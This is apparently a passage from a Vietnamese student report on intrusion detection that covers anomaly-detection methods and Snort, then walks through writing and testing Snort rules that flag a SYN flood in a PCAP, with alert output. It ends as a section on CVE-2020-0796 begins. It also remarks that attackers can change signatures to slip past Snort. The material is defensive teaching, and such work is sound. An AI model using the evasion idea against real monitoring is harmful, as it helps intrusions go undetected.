3.2 Phân biệt ý định người dùng:

- Kỹ thuật này mô hình hóa các hành vi thông thường của người dùng bằng một tập nhiệm vụ mức cao mà họ có thể thực hiện được trên hệ thống.
- Các nhiệm vụ đó thường cần đến một số hoạt động được điều chỉnh sao cho hợp với dữ liệu kiểm định thích hợp.
- Bộ phân tích giữ một tập hợp nhiệm vụ có thể chấp nhận cho mỗi người dùng. Mất cứ khi nào một sự không hợp lệ được phát hiện thì một cảnh báo được sinh ra.

3.3 Phân tích trạng thái phiên:

- Một tấn công được miêu tả bằng một tập các mục tiêu và phiên cần được thực hiện bởi một kẻ xâm nhập để gây tổn hại cho hệ thống.
- Các phiên được trình bày trong sơ đồ trạng thái phiến. Nếu phát hiện được một tập phiến vi phạm sẽ tiến hành cảnh báo hay đáp trả theo các hành động đã được định trước.

3.4. Phương pháp phân tích thống kê:

- Hành vi người dùng hay hệ thống được tính theo một số biến thời gian. Ví dụ, các biến như là: đăng nhập người dùng, đăng xuất, số tập tin truy nhập trong một khoảng thời gian, hiệu suất sử dụng không gian đĩa, bộ nhớ, CPU...
- Chu kỳ nâng cấp có thể thay đổi từ một vài phút đến một tháng. Hệ thống lưu giá trị có nghĩa cho mỗi biến được sử dụng để phát hiện sự vượt quá ngưỡng được định nghĩa trước. Ngay cả phương pháp đơn giản này cũng không thể hợp được mô hình hành vi người dùng điển hình.
- Các phương pháp dựa vào việc làm tương quan thông tin người dùng riêng lẻ với các biến nhóm đã được gộp lại cũng ít có hiệu quả.

- Vì vậy, một mô hình tinh vi hơn về hành vi người dùng đã được phát triển bằng cách sử dụng thông tin người dùng ngắn hạn hoặc dài hạn. Các thông tin này thường xuyên được nâng cấp để bắt kịp với thay đổi trong hành vi người dùng.

4. Một số ứng dụng IDS:

- Có rất nhiều chương trình IDS nhưng không phải chương trình nào cũng đủ mạnh và hiệu quả. Vì vậy, trong bài báo cáo này chỉ giới thiệu một vài ứng dụng gồm có là: Snort, IDSCenter, IDS Policy Manager.

5. Hệ thống phá hiện thâm nhập Snort:


5.1 Giới thiệu:

- Snort là một IDS, nó là một chương trình được cài đặt trên mạng (hay máy tính), nhiệm vụ của Snort là giám sát gói tin vào ra hệ thống của bạn.
- Nếu một cuộc tấn công được Snort phát hiện thì nó sẽ phản ứng lại bằng nhiều cách khác nhau phụ thuộc vào cấu hình mà người quản trị thiết lập, ví dụ như nó có thể gửi thông điệp cảnh báo đến nhà quản trị hay loại bỏ gói tin khi phát hiện có sự bất thường trong gói tin đó.
- Tuy nhiên, Snort chỉ có thể chống lại các cuộc tấn công một cách hiệu quả nếu như nó biết được dấu hiệu (signature) của các cuộc tấn công đó. Dựa vào điểm này, các Hackers có thể điều chỉnh các cuộc tấn công để thay đổi signature của cuộc tấn công đó. Từ đó, các cuộc tấn công này có thể “qua mặt” được sự giám sát của Snort.

5.2 Viết rules cho Snort để cảnh báo xâm nhập:

a) Viết rules từ tấn công Syn Flood:


- Sơ đồ tấn công và phòng thủ:




Bước 1: Phân tích gói tin PCAP:

- Để nhận biết dấu hiệu tấn công SYN ta nhìn vào:
 - Loại gói tin TCP SYN với số lượng lớn tới mục tiêu (khoảng packet/s)
 - Không nhận được các gói tin ACK-SYN phản hồi từ máy chủ bị tấn công.

- Ta có thể thấy một số lượng lớn TCP segments với cờ SYN được kích hoạt đến máy chủ. Máy chủ đã cố gắng tìm địa chỉ MAC của máy client nhiều lần nhưng không có phản ứng, và từ đó nó không thể gửi lại một ACK-SYN và không thể tiếp tục với thiết lập bắt tay 3 bước.




- Có thể thấy được thứ tự gói tin bằng đồ họa trên Wireshark, chọn menu Statistics -> Flow Graph , như trong ảnh nó minh họa trực quan, sử dụng mũi tên, nguồn và đích của mỗi gói.



Bước 2: Viết rules cho Snort:

- Đến thư mục rules: cd /etc/snort/rules => Tạo file rules tên SYNflood.rules: sudo vi SYNflood.rules (Hoặc tạo file không cần vào folder rules: sudo vi /etc/snort/rules/SYNflood.rules) => Bấm: ESC => Shift : => wq! => Enter to save



```
File Edit View Search Terminal Help
#alert tcp any any -> any any (msg:"TCP SYN Flooding attack detected"; flags:S; threshold: type threshold, track by_dst, count 10 , seconds 30; sid: 5000001; rev:1;)
#alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Detected SYN Flood Attack"; flags:S; sid:1000004;)
#alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Detected SYN Flood Attack";flow: stateless; flags:S; threshold: type both; track by_dst, count 3, seconds 1; sid:1000004 ; rev: 1;)

"/etc/snort/rules/SYNflood.rules" 5L, 455C
[snarf_port21.pcap] cuonghk@hkcuong ~
1,1 All
1 / 4
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

- Cú pháp của luật này như sau:

- alert: thực hiện cảnh báo khi xuất hiện hoạt động khớp với khai báo của luật.
- tcp: luật được thiết lập dựa trên thông số của gói tin TCP. Có thể thay thông số này bằng các loại gói tin khác như UDP, IP, ICMP, v.v..
- any any -> any any: điều kiện kiểm tra là gói tin đến từ bất cứ trạm nào phía trong và từ bất cứ cổng nào
- msg:" TCP SYN Flooding attack detected" hiển thị thông báo cảnh báo.
- flags:S: điều kiện hạn chế lọc gói tin. Khi thực hiện một kết nối, có rất nhiều gói tin được gửi đến. Điều kiện lọc dựa trên nguồn và đích (địa chỉ & cổng) sẽ tạo ra nhiều cảnh báo cho cùng một hành động. Thủ thuật ở đây là dựa vào thông điệp SYN. Ta biết rằng các kết nối TCP luôn phải bắt đầu bằng quá trình bắt tay 3 bước với các thông điệp SYN, ACK SYN, ACK.

Vậy nên nếu lọc bổ sung thêm các thông điệp này (flags:S tương ứng với thông điệp SYN) sẽ chỉ tạo ra 1 cảnh báo cho

- sid:50000001: mã số để khớp giữa cảnh báo với luật. Ví dụ khi cần liệt kê các cảnh báo theo từng luật thì có thể căn cứ vào sid của luật để lọc các cảnh báo.
- type threshold: nhập cảnh báo giới hạn trên m sự kiện đầu tiên trong khoảng thời gian, sau đó bỏ qua các sự kiện trong phần còn lại của khoảng thời gian. Nhập cảnh báo ngưỡng mỗi m lần chúng tôi thấy sự kiện này trong khoảng thời gian. Nhập cả hai cảnh báo một lần trong khoảng thời gian sau khi thấy m lần xuất hiện của sự kiện, sau đó bỏ qua bất kỳ sự kiện bổ sung nào trong khoảng thời gian đó. (Câu lệnh trên: ghi logs nếu khoảng cách 30s nếu có trên 10 flags: S)
- Track by_dst: tỷ lệ được theo dõi bởi địa chỉ IP nguồn hoặc địa chỉ IP đích. Điều này có nghĩa là số lượng được duy trì cho mỗi địa chỉ IP nguồn duy nhất hoặc cho mỗi địa chỉ IP đích duy nhất. Các cổng hoặc bất kỳ thứ gì khác không được theo dõi.
- Rev: Từ khóa rev được sử dụng để xác định duy nhất các bản sửa đổi của các quy tắc Snort. Các bản sửa đổi, cùng với id quy tắc Snort, cho phép các chữ ký và mô tả được chỉnh sửa và thay thế bằng thông tin cập nhật. Tùy chọn này nên được sử dụng với từ khóa sid.

Nhận xét những câu rules sai:

a) `#alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Detected SYN Flood Attack"; flags:$; sid:100004;)`

- Câu lệnh trên không có “**type threshold**”, “count”, “seconds” để bắt theo khoảng thời gian và số lượng => Nên lỗi câu lệnh sẽ dẫn đến cho ra cảnh báo với những gói tin SYN – ACK bình thường.

b)

```
#alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Detected SYN Flood Attack"; flow: stateless; flags:$; threshold: type both; track by_dst, count 3, seconds 1; sid:100004 ; rev: 1;)
```

- Đối với câu lệnh này, mặc dù có “type threshold” nhưng do “count 3”, “seconds 1” nên thời gian quá ít và chỉ có 3 gói tin trong 1giây => Dẫn đến trường hợp có bị tấn công nhưng không cảnh báo.

2. Gán rules vừa tạo vào snort: sudo vi /etc/snort/snort.conf

```
#include $RULE_PATH/voip.rules
# include $RULE_PATH/web-activex.rules
# include $RULE_PATH/web-attacks.rules# include $RULE_PATH/web-cgi.rules
# include $RULE_PATH/web-client.rules
# include $RULE_PATH/web-coldfusion.rules
# include $RULE_PATH/web-frontpage.rules
# include $RULE_PATH/web-iis.rules
# include $RULE_PATH/web-misc.rules
# include $RULE_PATH/web-php.rules
# include $RULE_PATH/x11.rules
include $RULE_PATH/local.rules
include $RULE_PATH/sqli.rules
include $RULE_PATH/xss.rules
include $RULE_PATH/eternalblue.rules

include $RULE_PATH/community.rules
include $RULE_PATH/FIN.rules

include $RULE_PATH/SYNFlood.rules

#####
# Step #8: Customize your preprocessor and decoder alerts
-- INSERT --
```

3. Câu lệnh chạy snort:

```
cuonghk@hkcuong:~$ sudo snort -A console -r /home/cuonghk/Desktop/synflood_port21.pcap -u snort -g snort -c /etc/snort/snort.conf
```


4. Kết quả:

```

Security Onion x
File Edit View Applications Places Terminal Help T5 19:42 100%
cuonghk@hkcuong: ~
File Edit View Search Terminal Help
06/09/10:48:31.384656 [**] [1:5000001:1] TCP SYN Flooding attack detected [**] [Priority: 0] {TCP} 10.0.0.1:55147 -> 192.168.133.128:21
06/09/10:48:31.389287 [**] [1:5000001:1] TCP SYN Flooding attack detected [**] [Priority: 0] {TCP} 10.0.0.1:12584 -> 192.168.133.128:21
06/09/10:48:31.393722 [**] [1:5000001:1] TCP SYN Flooding attack detected [**] [Priority: 0] {TCP} 10.0.0.1:62889 -> 192.168.133.128:21
06/09/10:48:31.398230 [**] [1:5000001:1] TCP SYN Flooding attack detected [**] [Priority: 0] {TCP} 10.0.0.1:3416 -> 192.168.133.128:21
06/09/10:48:31.402075 [**] [1:5000001:1] TCP SYN Flooding attack detected [**] [Priority: 0] {TCP} 10.0.0.1:43330 -> 192.168.133.128:21
06/09/10:48:31.407295 [**] [1:5000001:1] TCP SYN Flooding attack detected [**] [Priority: 0] {TCP} 10.0.0.1:41553 -> 192.168.133.128:21
06/09/10:48:31.417556 [**] [1:5000001:1] TCP SYN Flooding attack detected [**] [Priority: 0] {TCP} 10.0.0.1:23416 -> 192.168.133.128:21
06/09/10:48:31.423601 [**] [1:5000001:1] TCP SYN Flooding attack detected [**] [Priority: 0] {TCP} 10.0.0.1:35001 -> 192.168.133.128:21
06/09/10:48:31.428985 [**] [1:5000001:1] TCP SYN Flooding attack detected [**] [Priority: 0] {TCP} 10.0.0.1:3174 -> 192.168.133.128:21
06/09/10:48:31.433443 [**] [1:5000001:1] TCP SYN Flooding attack detected [**] [Priority: 0] {TCP} 10.0.0.1:32604 -> 192.168.133.128:21
06/09/10:48:31.438977 [**] [1:5000001:1] TCP SYN Flooding attack detected [**] [Priority: 0] {TCP} 10.0.0.1:11906 -> 192.168.133.128:21
=====
Run time for packet processing was 7.3729 seconds
Snort processed 307692 packets.
Snort ran for 0 days 0 hours 0 minutes 7 seconds
Pkts/sec: 43956
=====
Memory usage summary:
Total non-mmapped bytes (arena): 99475456
Bytes in mapped regions (hb1khdf): 22659072
Total allocated space (uordblk): 18828064
Total free space (fordblk): 80647392
Topmost releasable block (keepcost): 2640368
=====
Snort.log.txt: 1 / 4
cuonghk@hkcuong: ~
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
(2)
Windows Taskbar: ENG 242 AM
```


a) Viết rules từ khai thác lỗ hổng CVE 2020-0796:

- Sơ đồ tấn công và phòng thủ:




Bước 1: Phân tích gói tin PCAP:

- Phân tích từ luồng: chuột phải => Chọn Follow TCP Stream

